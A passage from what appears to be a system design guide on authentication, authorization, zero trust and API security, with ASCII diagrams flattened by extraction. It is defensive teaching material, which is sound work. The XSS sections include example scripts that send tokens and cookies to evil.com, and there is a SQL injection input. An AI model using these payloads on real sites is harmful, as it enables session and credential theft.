5. Makes authorization decisions locally Pros: + No single point of failure (each service is self-sufficient) + Works even if gateway is
compromised (defense in depth) + Services can make fine-grained authz decisions based on claims Cons: - JWT validation overhead in every service
(-0.1ms per validation) - Token must contain all needed claims (can grow large) - Every service needs access to the signing public key (JWKS
endpoint) This is the RECOMMENDED pattern for most microservice architectures.
```

Pattern 3: Service-to-Service Authentication (Internal Auth)

Problem: The Order Service calls the Payment Service. How does Payment know that Order Service is legitimate (not a rogue container)? Solution 1: mTLS (described in section 19.10) - Each service has a certificate issued by internal CA - Envoy/Istio handles automatically Solution 2: Internal JWT (service tokens) - Each service has its own client_id/secret - Obtains a short-lived JWT from the auth server (Client Credentials flow) - Sends BOTH the user JWT and its own service JWT: Authorization: Bearer <user-jwt> (who is the user) X-Service-Token: Bearer <service-jwt> (who is the calling service) Solution 3: SPIFFE/SPIRE (described in section 19.10) - Cryptographic workload identity - Most mature solution for large-scale deployments +-----+ +-----+ | Order |---user JWT---->|Payment | | Service|---service JWT-->|Service | | |---mTLS cert----->| | +-----+ +-----+ Payment Service verifies: 1. User JWT: valid, not expired, has "payment:charge" scope 2. Service JWT: caller is "order-service" (not some random pod) 3. mTLS cert: TLS connection is from a trusted service identity

1. **Attenti al Fork Exchange (ForkExchange.Rtf 0.0000)**

```

Problem: User calls Service A with token scoped to Service A. Service A needs to call Service B, but should use a token scoped for Service B
(principle of least privilege). Solution: Service A exchanges its token for a new token scoped for Service B. +-----+ Token(scope:A) +-----+
Exchange +-----+ | User |----->| Service|----->| Auth | +-----+ | A | |Server| | |<--- Token ----+ | | | (scope:B)
+-----+ | | | |--- Token(scope:B) ----> +-----+ +-----+ |Service | | B | +-----+ POST /oauth/token { grant_type:
"urn:ietf:params:oauth:grant-type:token-exchange", subject_token: "<user's original JWT>", subject_token_type:
"urn:ietf:params:oauth:token-type:access_token", audience: "service-b", scope: "payment:read payment:charge" } Returns: New JWT scoped
specifically for Service B. Benefits: + Least privilege: each service gets ONLY the permissions it needs + Audit trail: auth server logs every
token exchange + Revocation: revoking the original token cascades to all exchanged tokens

```

Zero Trust is a security model that assumes **no implicit trust** — every request must be authenticated and authorized, regardless of network location.

```
Traditional Perimeter Security: Zero Trust: +----- Firewall -----+ Everything is untrusted. | TRUSTED ZONE | Every request is verified. | | |
Service A --> B | Service A --[verify]--> B | (no auth, they're | Service B --[verify]--> C | inside the wall!) | User --[verify]--> API | Even
from "inside" the network. +----- | -----+ | UNTRUSTED (Internet) "The network perimeter is dead. Assume breach."
```

Zero Trust Principles

```
1. VERIFY EXPLICITLY +-----+ | Always authenticate and authorize based on ALL
available signals: | | - User identity (JWT, certificate) | | - Device health (is the device compliant? patched? enrolled?) | | - Location (known
```

```
office IP? VPN? coffee shop?) | | - Request context (time, resource sensitivity, anomaly score) |
+-----+ 2. LEAST PRIVILEGE ACCESS
+-----+ | Grant minimum permissions needed for the specific task. | | - Time-bound
access (expire after 1 hour, not forever) | | - Just-in-time (JIT) access (request access, auto-expires) | | - Scope-limited tokens (read-only,
specific resources) | +-----+ 3. ASSUME BREACH
+-----+ | Design as if attackers are ALREADY inside the network. | | - Encrypt all
traffic (mTLS everywhere, even internal) | | - Segment the network (microsegmentation) | | - Log and monitor everything (detect lateral movement)
| | - Minimize blast radius (bulkhead pattern, least privilege) | +-----+
```

Google BeyondCorp — Zero Trust Pioneer

Google's BeyondCorp (2014) was the first large-scale Zero Trust deployment: Traditional VPN model: BeyondCorp: Employee at home Employee at home
-> VPN into corporate network -> Accesses app directly via browser -> Full access to everything -> Access Proxy checks: inside the network 1. User
identity (SSO/MFA) -> If VPN compromised, 2. Device trust (enrolled, patched, attacker has full access encrypted, has cert) 3. Context (location,
time, risk score) 4. Per-app authorization policy -> Grants access to ONLY that app -> No VPN, no "trusted network" concept Implementation
components: +-----+ | Component | Purpose |
+-----+ | Access Proxy | Intercepts all requests, enforces policy | | Identity
Provider | Authenticates users (SSO + MFA) | | Device Trust Engine | Evaluates device health and compliance | | Policy Engine | Defines per-app
access rules | | Access Control Lists | Maps users/groups to applications | +-----+
Open-source implementations: - Pomerium (Go-based access proxy) - Cloudflare Access (managed Zero Trust service) - Tailscale (WireGuard-based zero
trust networking) - Zscaler Private Access (enterprise)

19.14 Authorization in Distributed Systems — Policy Engines

In distributed systems with hundreds of services, authorization decisions cannot be hardcoded into each service. You need a **centralized policy engine** that all services query.

Open Policy Agent (OPA) — The De Facto Standard

OPA is a general-purpose policy engine that decouples POLICY from CODE. Without OPA: With OPA: // Hardcoded in every service // Service asks OPA
if user.role == "admin" { allowed = opa.evaluate(allow() input: {user, action, resource} }) // Must redeploy to change rules // Policy change =
update OPA, no redeploy Architecture: +-----+ "Can user 42 +-----+ Evaluate +-----+ | Service| delete order 99?"| OPA | policy | Policy |
| (any) |----->| (sidecar|<----->| (Rego | +-----+ | or | | files)| ^ | server)| +-----+ | +-----+ | allow:
true/false | +-----+ OPA policy example (Rego language): package authz default allow = false # Admins can do anything allow
{ input.user.role == "admin" } # Users can only read their own orders allow { input.action == "read" input.resource.type == "order"
input.resource.owner_id == input.user.id } # Editors can edit non-published content allow { input.user.role == "editor" input.action == "edit"
input.resource.status != "published" } Used by: Kubernetes (admission control), Envoy/Istio, Netflix, Goldman Sachs

AWS Cedar — Amazon's Policy Language

Cedar is Amazon's open-source policy language (powers Amazon Verified Permissions). Cedar policy example: // Admins can perform any action on any
resource permit(principal in Group::"admins", action, resource); // Users can view their own photos permit(principal, action == Action::"view",
resource) when { resource.owner == principal }; // Deny access outside business hours forbid(principal, action, resource) when {
context.time.hour < 9 || context.time.hour > 17 }; Cedar vs OPA: +-----+
+-----+ | Aspect | OPA (Rego) | Cedar | +-----+ | Language | Rego (logic
programming) | Cedar (purpose-built) | | Learning curve | Steeper | Gentler (English-like) | | Performance | Fast (compiled) | Very fast (Rust
engine) | | Ecosystem | Larger (CNCF graduated) | Newer (growing, AWS-backed) | | Entity model | Flat (JSON input) | Hierarchical (built-in) | |
Best for | Kubernetes, infrastructure | Application-level authz |
+-----+

Permission Caching Strategy

Problem: Every API call requires an authorization check. If the policy engine adds 5ms per call, that's 5ms * 10 services = 50ms added latency per
request. Solution: Cache authorization decisions. +-----+ 1. Check cache +-----+ | Service|----->| Local | HIT: return
decision (0.01ms) | | | Cache | | 2. Cache MISS | (Caffeine)| | |----->+-----+ | | | OPA / | Evaluate policy (2-5ms) | | 3.
Cache result | Cedar | | |<-----+ +-----+ Cache key: hash(user_id, action, resource_type, resource_id) Cache TTL:
30-300 seconds (balance freshness vs performance) Cache invalidation: - Role change: invalidate all cache entries for that user - Policy update:
invalidate ALL entries (or use versioned policies) - Broadcast via Redis Pub/Sub or RabbitMQ to all service instances Important: Cache DENY
decisions too (prevents repeated expensive lookups for unauthorized users).

19.15 Security Threats and Mitigation

Authentication Attacks

1. CREDENTIAL STUFFING +-----+ | Attack: Attacker uses leaked username/password
pairs from other | | breaches (billions available on the dark web) to try | | logging into your system. | | | Mitigation: | | - Rate limiting on
login endpoint (5 attempts per minute per IP) | | - CAPTCHA after 3 failed attempts | | - Check passwords against Have I Been Pwned API on

```
registration | | - MFA (attacker has password but not second factor) | | - Device fingerprinting (flag logins from new devices) | | - Monitor for
distributed credential stuffing (many IPs, one user) | +-----+ 2. BRUTE FORCE
+-----+ | Attack: Trying every possible password combination. | | | Mitigation: |
| - Account lockout after N failed attempts (but: denial of service!) | | - Progressive delays: 1s, 2s, 4s, 8s, 16s between attempts | | - Long
minimum password length (12+ chars) -> exponential space | | - bcrypt/Argon2 with high work factor (each attempt costs ~200ms) |
+-----+ 3. PHISHING
+-----+ | Attack: Fake login page tricks user into entering credentials. | | |
Mitigation: | | - WebAuthn/Passkeys (origin-bound, phishing-IMMUNE) | | - Hardware security keys (FIDO2) | | - DMARC/DKIM/SPF for email (prevent
spoofed email domains) | | - User education (but education alone is NOT sufficient) |
+-----+
```

Session and Token Attacks

```
4. SESSION FIXATION +-----+ | Attack: Attacker sets a known session ID in victim's
browser, | | then waits for victim to log in using that session. | | | Mitigation: | | - ALWAYS regenerate session ID after successful login | |
- Don't accept session IDs from URL parameters | | - Set Secure, HttpOnly, SameSite flags on session cookies |
+-----+ 5. CSRF (Cross-Site Request Forgery)
+-----+ | Attack: Malicious site tricks authenticated user's browser into | | making
unintended requests to your site. | | | Example: User is logged into bank.com. Visits evil.com which has: | |  | | Browser sends bank.com cookies automatically! | | | Mitigation: | | -
SameSite=Strict or Lax on cookies (blocks cross-origin sends) | | - CSRF tokens (unique per session, validated on every POST) | | - Check
Origin/Referer headers | | - JWT in Authorization header (NOT cookies) is immune to CSRF |
+-----+ 6. XSS (Cross-Site Scripting) – Token Theft
+-----+ | Attack: Attacker injects JavaScript that steals tokens stored in | |
localStorage or accessible JavaScript variables. | | | <script> | | fetch('https://evil.com/steal?token=' + localStorage.getItem('jwt')) |
</script> | | | Mitigation: | | - NEVER store tokens in localStorage (accessible to any JS) | | - Store tokens in HttpOnly cookies (JavaScript
CANNOT access) | | - Or store access tokens in JavaScript memory only (cleared on | | page close, not persisted) | | - Content Security Policy
(CSP) headers to block inline scripts | | - Sanitize ALL user input (prevent script injection) |
+-----+ 7. TOKEN REPLAY
+-----+ | Attack: Attacker intercepts a valid token and replays it. | | |
Mitigation: | | - Short token expiry (5-15 minutes for access tokens) | | - Bind tokens to client fingerprint (IP, User-Agent hash) | | - Use
token binding (DPOP – Demonstrating Proof of Possession) | | - Always use HTTPS (prevents interception) |
+-----+
```

Secure Token Storage Decision Matrix

```
+-----+-----+-----+-----+ | Storage Location | XSS Safe | CSRF Safe | Persists | Recomm. |
+-----+-----+-----+-----+ | localStorage | NO! | Yes | Yes | NEVER | | sessionStorage | NO! | Yes |
Tab only | AVOID | | HttpOnly Secure Cookie | Yes | NO (need | Yes | GOOD | | | SameSite) | | (for | | | | refresh) | | HttpOnly +
SameSite=Strict | Yes | Yes | Yes | BEST | | In-memory (JS variable) | Partial | Yes | No | GOOD | | | | (access) |
+-----+-----+-----+-----+ | Recommended pattern: - Access token: In-memory JavaScript variable
(cleared on tab close) - Refresh token: HttpOnly + Secure + SameSite=Strict cookie - On page load: use refresh token to get new access token
silently
```

19.16 Token Lifecycle Management at Scale

Token Revocation Strategies

Problem: JWTs are stateless – the server can't "invalidate" a token. If an admin disables a user's account, their existing JWT still works until it expires. Strategy 1: SHORT EXPIRY (the simplest) - Access tokens expire in 5-15 minutes - Even if compromised, the window of exploitation is tiny - Combined with refresh token rotation for seamless UX Strategy 2: TOKEN BLACKLIST +-----+ Revoke user 42 +-----+ | Admin
|-----> | Auth | +-----+ | Server | +-----+ | Add to blacklist: jti=abc123 | +-----+ | Blacklist | (Redis SET) |
jti:abc123 | TTL = remaining token lifetime +-----+ Every API request: 1. Validate JWT signature ✓ 2. Check blacklist: SISMEMBER blacklist
jti:abc123 -> Found? REJECT (token revoked) -> Not found? ALLOW Note: This adds STATE to a "stateless" system. Blacklist is small (only revoked
tokens, with TTL auto-cleanup). Strategy 3: TOKEN VERSIONING - Store a "token_version" per user in a fast store (Redis) - JWT payload includes
version: {"sub": "user42", "ver": 5} - On revocation: increment user's version to 6 - On validation: if JWT.ver < stored_version -> REJECT
Strategy 4: REFRESH TOKEN REVOCATION - Don't revoke access tokens (they expire quickly) - Revoke the REFRESH token instead - User can't get new
access tokens after revocation - Existing access token works for at most 5-15 more minutes - Acceptable trade-off for most applications

Auth Architecture at Scale

High-scale architecture for auth (millions of users): +-----+ +-----+ +-----+ | Client |----> | API Gateway |----> | Auth
Service | +-----+ | (validates | | (login, register, | | JWT on | | token issue, | | every req) | | MFA, revocation) | +-----+
+-----+ | | +-----+ +-----+ | JWKS Cache | | User DB | | (public keys | | (PostgreSQL) | | cached | | |
locally) | | Credentials DB | +-----+ | (separate, | | encrypted) | +-----+ | Redis | | - Sessions | |
- Blacklist | | - Rate limits | | - Token versions | +-----+ Scaling considerations:
+-----+ | Component | How to Scale |
+-----+ | JWT validation | Stateless – any server can validate (just needs | | the
public key, cached locally via JWKS) | +-----+ | Auth Service | Horizontal scaling
(stateless, DB handles state) | | Read replicas for user lookups | +-----+ | Token
blacklist | Redis Cluster (fast SET membership checks) | | TTL auto-cleanup (no manual purging) |
+-----+ | Rate limiting | Redis-based (per-IP, per-user sliding window) |
+-----+ | Password hashing | CPU-intensive (Argon2). Separate worker pool | | to
avoid blocking API request handling | +-----+ JWKS (JSON Web Key Set) caching: -
Auth server publishes public keys at: /.well-known/jwks.json - API Gateway and all services cache the JWKS (refresh every 5-60 min) - Key
rotation: add new key to JWKS, sign new tokens with new key, keep old key in JWKS until all old tokens expire, remove old key

19.17 Choosing the Right Auth — Decision Framework

"How should I authenticate users in my system?"	Scenario	Recommended
Approach +-----+ Traditional web app (server-rendered HTML) cookies) + CSRF protection +-----+ SPA (React, Angular, Vue) OAuth 2.0 + PKCE with JWT Access token in memory, refresh in HttpOnly cookie +-----+ Mobile app (iOS, Android) OAuth 2.0 + PKCE with JWT Refresh token in secure storage (Keychain, Keystore) +-----+ Public API for third parties OAuth 2.0 (Auth Code flow) or API keys (for simple cases) +-----+ Service-to-service (microservices) mTLS (preferred) or Client Credentials JWT +-----+ Enterprise SSO SAML (legacy) or OIDC (modern) with IdP (Okta, Azure AD) +-----+ Consumer-facing (new apps) Passkeys (WebAuthn) + fallback to email magic link or social login (OIDC) +-----+ IoT devices Certificate-based (X.509) or OAuth 2.0 Device Auth Grant +-----+ High-security (banking, govt) MFA mandatory: WebAuthn + TOTP, short-lived tokens, step-up auth for sensitive ops +-----+ "How should I authorize users in my system?"	Scenario	Recommended
+-----+ Scenario Recommended Model +-----+ Simple app (< 10 roles) RBAC (roles + permissions) +-----+ Complex enterprise (departments, ABAC (attribute-based with time-based, location-based rules) OPA or Cedar policy engine) +-----+ File sharing, document access ReBAC (relationship-based, (Google Drive-like) Zanzibar model, SpiceDB) +-----+ Microservices with many services Centralized policy engine (OPA sidecar or Cedar) +-----+ Multi-tenant SaaS RBAC per tenant + tenant isolation at data layer +-----+	Scenario	Recommended

How Google Authentication Works

1. User visits a Google service (Gmail, Drive)
2. Redirected to `accounts.google.com` (centralized SSO)
3. Authenticates with password + MFA (TOTP or hardware key push)
4. Google issues a session + OIDC tokens
5. SSO cookie is set on `google.com` domain — works across all Google services
6. Third-party apps use OAuth 2.0 + OIDC ("Sign in with Google")
7. Google uses **Zanzibar** (ReBAC) for fine-grained authorization across Drive, Docs, etc.

How GitHub Authentication Works

1. User logs in with password + MFA (WebAuthn / TOTP)
2. GitHub issues a session for the web UI
3. For API access: **Personal Access Tokens (PATs)** or OAuth apps
4. GitHub Apps use OAuth 2.0 Authorization Code flow with scoped permissions
5. Repository permissions use a **combination of RBAC** (owner, maintainer, contributor, viewer) and **org-level policies**
6. SSH keys for Git operations use public-key cryptography

19.18 Key Takeaways

+-----+ Authentication & Authorization — Key Takeaways +-----+
conflate them. Authentication ALWAYS precedes authorization. 1. AuthN = "Who are you?" AuthZ = "What can you do?" Never salts. For NEW apps, prefer passwordless (passkeys/WebAuthn). 3. Passkeys (WebAuthn/FIDO2) are the future: phishing-immune, no shared secrets, backed by Apple/Google/Microsoft. Use them as the primary auth method for new consumer applications. 4. JWTs are stateless but hard to revoke. Use short expiry (5-15 min) + refresh token rotation. Store access tokens in memory, refresh tokens in HttpOnly SameSite=Strict cookies. NEVER use localStorage. 5. OAuth 2.0 = authorization, OIDC = authentication on top of OAuth. Use Authorization Code + PKCE for SPAs/mobile. Client Credentials for service-to-service. Implicit flow is DEPRECATED. 6. mTLS is the gold standard for service-to-service auth in microservices. Istio/Linkerd handle it automatically. SPIFFE/SPIRE provides standardized workload identity. 7. In microservices: Gateway auth (simplest), token propagation (most secure), token exchange (least privilege). Use mTLS + JWT for defense-in-depth. 8. Zero Trust = "never trust, always verify." Authenticate every request based on identity + device + context. No trusted networks. Google BeyondCorp pioneered this — no VPN needed. 9. Authorization models: RBAC for simple apps (< 10 roles), ABAC for complex enterprise policies, ReBAC (Zanzibar) for relationship based access (Google Drive model). Use OPA or Cedar as policy engines in distributed systems. 10. Token revocation strategies: short expiry (simplest), blacklist in Redis (adds state), token versioning (per-user), refresh token revocation (acceptable for most apps). 11. Security threats to mitigate: credential stuffing (rate limit + MFA), CSRF (SameSite cookies), XSS token theft (HttpOnly cookies), session fixation (regenerate ID on login), brute

```
force (Argon2 + | | progressive delays). | | | 12. Use a dedicated identity provider (Okta, Auth0, Keycloak) rather | | than building auth from
scratch. Auth is too critical and too | | complex to get wrong. Focus your engineering on your product. | | |
+-----+
```

Next chapter: [Chapter 20 - Security Patterns in System Design](#)

Chapter 20: Security Patterns in System Design

Introduction

Security is not a module you bolt on at the end — it is a **cross-cutting concern** that must be woven into every layer of your system architecture. A single vulnerability in any layer — network, application, data, or operational — can compromise the entire system. In high-level design interviews and real-world engineering, demonstrating security awareness is what separates adequate designs from production-grade ones.

This chapter covers encryption strategies, network security, API hardening, zero trust architecture, data privacy, secrets management, and threat modeling — everything you need to design systems that are secure by default.

20.1 Security as a Cross-Cutting Concern

Security is not isolated to one component. It spans every architectural layer:

```
+-----+ | CLIENT LAYER | | Input validation | HTTPS | CSRF tokens | Content Security Policy| +-----+ | API GATEWAY LAYER | | Rate limiting | Authentication | WAF | IP whitelisting | +-----+ | APPLICATION LAYER | | Authorization | Input sanitization | Business logic validation | +-----+ | SERVICE LAYER | | mTLS | Service mesh policies | Least privilege | Secret mgmt | +-----+ | DATA LAYER | | Encryption at rest | Access controls | Audit logging | Backups | +-----+ | NETWORK LAYER | | VPC | Security groups | NACLs | Private subnets | DDoS shield | +-----+ | OPERATIONAL LAYER | | Monitoring | Alerting | Incident response | Penetration testing | +-----+
```

Principle of Defense in Depth: No single security control should be your only line of defense. Layer multiple controls so that if one fails, others still protect the system.

20.2 Encryption

20.2.1 Encryption at Rest

Protects data stored on disk — databases, file systems, object storage, backups.

```
+-----+ +-----+ +-----+ | Application | ----> | Encryption Engine | ----> | Encrypted Storage| | (plaintext data) | | (AES-256-GCM) | | (ciphertext) | +-----+ +-----+ +-----+ | +-----+ | Key Manager | | (KMS / HSM) | +-----+
```

Common approaches:

Method	Description	Example
Full-disk encryption	Entire disk encrypted at OS/hardware level	LUKS, BitLocker, AWS EBS
Database encryption (TDE)	Database engine encrypts data files	PostgreSQL TDE, SQL Server
Application-level	App encrypts data before writing to DB	Custom AES encryption
Object storage	Cloud-managed encryption of stored objects	S3 SSE-S3, SSE-KMS

Key Management is everything. Encryption is only as strong as how you manage keys.

Key Management Option	Description
AWS KMS	Managed service, automatic rotation, audit trail
Azure Key Vault	Microsoft equivalent with HSM backing
GCP Cloud KMS	Google Cloud key management with IAM integration

HashiCorp Vault	Open-source/enterprise, multi-cloud, dynamic
HSM (Hardware Security Module)	Physical device, FIPS 140-2 compliant

Envelope encryption pattern: Used by AWS and others for performance:

1. Generate a Data Encryption Key (DEK) 2. Encrypt data with DEK (fast, symmetric AES) 3. Encrypt DEK with Master Key (KEK) stored in KMS 4. Store encrypted DEK alongside encrypted data 5. To decrypt: call KMS to decrypt DEK, then decrypt data

|--AES-->| Encrypted| | Encrypted| | (plain) | (DEK) | Data | | DEK | +-----+ +-----+ +-----+ ^ | Encrypted by Master Key (in KMS)

20.2.2 Encryption in Transit

Protects data as it moves between systems over the network.

TLS 1.3 (Transport Layer Security):

+-----+ +-----+ | Client | | Server | +-----+ +-----+ | | |--- ClientHello (supported ciphers) --->| | |<-- ServerHello + Certificate + | | Key Share -----| | | |--- Key Share + Finished ----->| | |<-- Finished (1-RTT handshake!)

-----| | |<== Encrypted Application Data ==>|

TLS 1.3 improvements over TLS 1.2: - 1-RTT handshake (down from 2-RTT) — faster connections - Removed insecure cipher suites (RC4, DES, 3DES, static RSA) - Forward secrecy is mandatory (ephemeral key exchange only) - 0-RTT resumption for repeat connections (with replay protection)

mTLS (Mutual TLS) for service-to-service communication:

In standard TLS, only the server proves its identity. In mTLS, **both parties** present certificates:

+-----+ +-----+ | Service A | | Service B | +-----+ +-----+ | | |--- ClientHello + Client Cert ----->| |<-- ServerHello + Server Cert -----| | | | Both verify each other's certificates| | against a trusted Certificate Authority | | |<== Encrypted + Mutually Trusted ==>|

Use cases: Microservice communication, zero-trust environments, Kubernetes service mesh (Istio, Linkerd).

20.2.3 End-to-End Encryption (E2EE)

Data is encrypted on the sender's device and only decrypted on the recipient's device. **No intermediary (not even the service provider) can read the data.**

+-----+ +-----+ +-----+ | Alice | | Server | | Bob | | Phone | | (Blind) | | Phone | +-----+ +-----+ +-----+ | | | |

Encrypt with | | | Bob's public key | | |--- [ciphertext] -->|--- [ciphertext] -->| | | | Decrypt with | Cannot decrypt | Bob's private key | | |

Signal Protocol (used by Signal, WhatsApp, Google Messages RCS): - Double Ratchet Algorithm for forward secrecy + future secrecy - Each message uses a unique key - Compromise of one key does not expose past or future messages - Pre-keys enable asynchronous encrypted messaging

20.3 Network Security

20.3.1 Firewalls, Security Groups, NACLs

Internet | v +-----+ | Firewall / WAF | <-- Layer 7 filtering (HTTP rules) +-----+ | v +-----+ | Load Balancer | +-----+ | v +-----+ | VPC (Virtual Private Cloud) | | | +----- Public Subnet -----+ | | | NACLs (Stateless, subnet) | | | +-----+ | | | Security Group | | | | (Stateful, instance) | | | | | +-----+ | | | | Web Servers | | | | +-----+ | | | +-----+ | | |

+-----+ | | | +----- Private Subnet -----+ | | | +-----+ | | | | App Servers / DB | | | | (no internet access) | | | | +-----+ | | | +-----+ |

+-----+

Control	Level	Stateful?	Scope	Rules
Firewall	Network edge	Yes	Entire network	IP, port, protocol
Security Group	Instance	Yes	Per instance	Allow only (no deny)
NACL	Subnet	No	Per subnet	Allow + Deny

20.3.2 VPC, Private Subnets, Bastion Hosts

Best practice: Place databases and application servers in **private subnets** with no direct internet access. Use a **bastion host** (jump box) for administrative access.

```
Internet | v +----- Public Subnet -----+ | +-----+ +-----+ | | ALB | | Bastion | | | (443) | | Host (22) | | | +-----+
+-----+ | +-----+ +-----+ | | v v (SSH tunnel) +----- Private Subnet -----+ | +-----+ +-----+ | | App |
| Database | | | Servers | | (RDS) | | | +-----+ +-----+ | +-----+
```

Modern alternative to bastion hosts: AWS Systems Manager Session Manager or AWS SSM Fleet Manager — no open SSH ports needed.

20.3.3 WAF (Web Application Firewall)

A WAF inspects HTTP/HTTPS traffic and blocks malicious requests based on rules.

OWASP Top 10 protections:

OWASP Threat	WAF Protection
SQL Injection	Pattern matching, parameterized queries
Cross-Site Scripting (XSS)	Input filtering, content encoding
Broken Authentication	Rate limiting, bot detection
Security Misconfiguration	Header validation, default blocking
Server-Side Request Forgery	URL validation, IP restrictions

WAF providers: AWS WAF, Cloudflare WAF, Akamai, Imperva.

20.3.4 DDoS Protection

DDoS (Distributed Denial of Service) attacks flood systems with traffic to make them unavailable.

```
Mitigation Architecture: Malicious Traffic ||||| vvvvvvvvvvvvvv +-----+ | CDN / DDoS Shield | <-- Absorb volumetric
attacks | (Cloudflare, AWS | at network edge | Shield Advanced) | +-----+ | v (clean traffic) +-----+ | WAF | <--
Block application-layer attacks | (Layer 7 rules) | +-----+ | v +-----+ | Rate Limiter | <-- Per-user/IP request
throttling | (API Gateway) | +-----+ | v +-----+ | Application | <-- Receives only legitimate traffic
+-----+
```

DDoS attack types and mitigations:

Attack Type	Layer	Example	Mitigation
Volumetric	L3/L4	UDP flood, amplify	CDN, anycast, scrubbing center
Protocol	L3/L4	SYN flood, Smurf	SYN cookies, connection limits
Application	L7	HTTP flood, Slowloris	WAF, rate limiting, auto-scaling

20.4 API Security

20.4.1 Input Validation and Sanitization

Never trust client input. Every piece of data from the client is potentially malicious.

```
Client Input --> [Validation Layer] --> [Sanitization] --> Application Logic | | Reject invalid Strip/escape (400 Bad Request) dangerous chars
```

Validation rules: - Enforce type, length, format, and range constraints - Use allowlists (whitelist) over denylists (blacklist) - Validate on the server side (client-side validation is a UX aid, not security) - Use schema validation libraries (Joi, Zod, JSON Schema, Pydantic)

20.4.2 SQL Injection Prevention

SQL injection occurs when user input is concatenated directly into SQL queries.

```
VULNERABLE (string concatenation): query = "SELECT * FROM users WHERE id = '" + user_input + "'" Input: "1' OR '1'='1" Result: SELECT * FROM users WHERE id = '1' OR '1'='1' --> Returns ALL users! SAFE (parameterized query): query = "SELECT * FROM users WHERE id = ?" params = [user_input] --> Input is treated as data, never as SQL code
```

Prevention strategies: 1. **Always** use parameterized queries / prepared statements 2. Use ORMs (they parameterize by default) 3. Apply principle of least privilege to database accounts 4. Input validation as a defense-in-depth layer

20.4.3 XSS (Cross-Site Scripting) Prevention

XSS allows attackers to inject malicious scripts into web pages viewed by other users.

```
Stored XSS Example: Attacker posts comment: <script>document.location='https://evil.com/steal?c='+document.cookie</script> --> Stored in DB, rendered to all users viewing the page --> Victims' cookies are sent to the attacker's server
```

Prevention: 1. **Output encoding:** HTML-encode all user-generated content before rendering 2. **Content Security Policy (CSP):** HTTP header restricting script sources Content-Security-Policy: script-src 'self' https://trusted-cdn.com 3. **HttpOnly cookies:** Prevents JavaScript from accessing session cookies 4. **DOM sanitization libraries:** DOMPurify, sanitize-html 5. **Avoid innerHTML** — use `textContent` or safe frameworks (React auto-escapes)

20.4.4 CSRF (Cross-Site Request Forgery)

CSRF tricks a user's browser into making unwanted requests to a site where they are authenticated.

```
Attack Flow: 1. User is logged into bank.com (has session cookie) 2. User visits evil.com 3. evil.com contains:  4. Browser automatically sends bank.com cookies with the request 5. Bank processes the transfer (thinks it's the legitimate user)
```

Prevention: 1. **CSRF tokens:** Server generates a unique, unpredictable token per session/request. Included in forms as a hidden field. Server validates the token on submission. 2. **SameSite cookie attribute:** SameSite=Strict or SameSite=Lax prevents cookies from being sent with cross-site requests 3. **Check origin / Referer headers** for critical operations 4. **Custom request headers:** APIs requiring X-Requested-With header (not sent by simple cross-origin requests)

20.4.5 CORS (Cross-Origin Resource Sharing)

CORS controls which origins can make requests to your API.

```
Browser at https://myapp.com makes request to https://api.example.com Preflight Request (OPTIONS): Origin: https://myapp.com Access-Control-Request-Method: POST Access-Control-Request-Headers: Content-Type, Authorization Server Response: Access-Control-Allow-Origin: https://myapp.com Access-Control-Allow-Methods: GET, POST, PUT Access-Control-Allow-Headers: Content-Type, Authorization Access-Control-Max-Age: 86400
```

CORS rules: - **Never** set Access-Control-Allow-Origin: * for authenticated APIs - Allowlist specific trusted origins - Be explicit about allowed methods and headers - Set Access-Control-Allow-Credentials: true only when needed (and never with * origin)

20.5 Zero Trust Architecture

Core principle: "Never trust, always verify."

Traditional perimeter security (castle-and-moat) assumes everything inside the network is trusted. Zero Trust assumes **no implicit trust** for any user, device, or service — regardless of network location.

```
Traditional (Castle-and-Moat): Zero Trust: +-----+ +-----+ +-----+ | TRUSTED NETWORK | | Every request verified: | | +-----+ +-----+ | | +-----+ +-----+ | | |Svc A|--|Svc B| (free) | | |Svc A|--|Svc B| (mTLS) | | +-----+ +-----+ +-----+ +-----+ | | \ / | | \ / | | +-----+ | | +-----+ | | |Svc C | | | |Svc C | (verified) | | +-----+ | | +-----+ | +-----+ +-----+ +-----+ Firewall guards perimeter Every hop is authenticated
```

Zero Trust Pillars

1. Microsegmentation: - Divide the network into small, isolated segments - Each service/workload has its own security boundary - Lateral movement by attackers is severely limited

2. Continuous Verification: - Authenticate and authorize every request, not just at the perimeter - Validate identity, device health, location, and behavior patterns - Re-evaluate trust continuously (not just at login)

3. Least Privilege Access: - Grant only the minimum permissions needed for each task - Just-in-time (JIT) access: temporary elevated privileges that auto-expire - Regular access reviews and certification campaigns

Implementation technologies: - Service mesh (Istio, Linkerd) for mTLS and policy enforcement - Identity-aware proxies (Google BeyondCorp, Cloudflare Access) - Software-defined perimeter (SDP) - Endpoint detection and response (EDR)

20.6 Data Privacy

20.6.1 PII Handling

Personally Identifiable Information (PII) includes names, emails, SSNs, phone numbers, addresses, and any data that can identify an individual.

Data Classification: +-----+-----+-----+ Classification Examples Handling									
+-----+	+-----+	+-----+	+-----+	Public	Product names	No restrictions		Internal	Employee IDs
Access controls	Confidential	Email addresses	Encryption + access ctrl		Restricted	SSN, health records		Encryption + audit + mask	
+-----+	+-----+	+-----+	+-----+						

Data Masking and Tokenization:

Original: John Smith, SSN: 123-45-6789, Card: 4532-1234-5678-9012 Masked: John S***h, SSN: ***-**-6789, Card: ****-****-****-9012 (partial data visible for verification) Tokenized: tok_a1b2c3, SSN: tok_x7y8z9, Card: tok_p4q5r6 (random tokens mapped in a secure vault)

Technique	Reversible?	Use Case
Masking	No	Display, logs, test environments
Tokenization	Yes (via vault)	Payment processing (PCI DSS)
Encryption	Yes (via key)	Storage and transmission
Hashing	No	Password storage, de-identification
Anonymization	No	Analytics, data sharing

20.6.2 Compliance: GDPR and CCPA

Requirement	GDPR (EU)	CCPA (California)
Scope	EU residents' data	California residents' data
Right to access	Yes	Yes
Right to delete	Yes ("Right to be forgotten")	Yes
Data portability	Yes	Yes
Consent required	Explicit opt-in	Opt-out model
Breach notification	72 hours	"Without unreasonable delay"
Penalties	Up to 4% global revenue	\$2,500-\$7,500 per violation

System design implications: - Build data deletion pipelines (cascade deletes across all systems) - Implement data export APIs - Maintain consent records - Design for data minimization (collect only what you need) - Implement audit trails for all PII access

20.6.3 Data Retention Policies

Data Lifecycle: Collection --> Processing --> Storage --> Archival --> Deletion | [Retention Policy] - Active: 1 year - Archive: 5 years (cold storage) - Delete: after 7 years total - Legal hold: indefinite (if under litigation)

20.7 Secrets Management

The Cardinal Rule: Never Hardcode Secrets

BAD (hardcoded): db_password = "super_secret_123" # In source code API_KEY=sk_live_abc123 # In .env committed to git GOOD (runtime injection): db_password = vault.read("db/prod/pass") # From secret manager API_KEY = os.environ["API_KEY"] # Injected at deployment

Secret Management Architecture

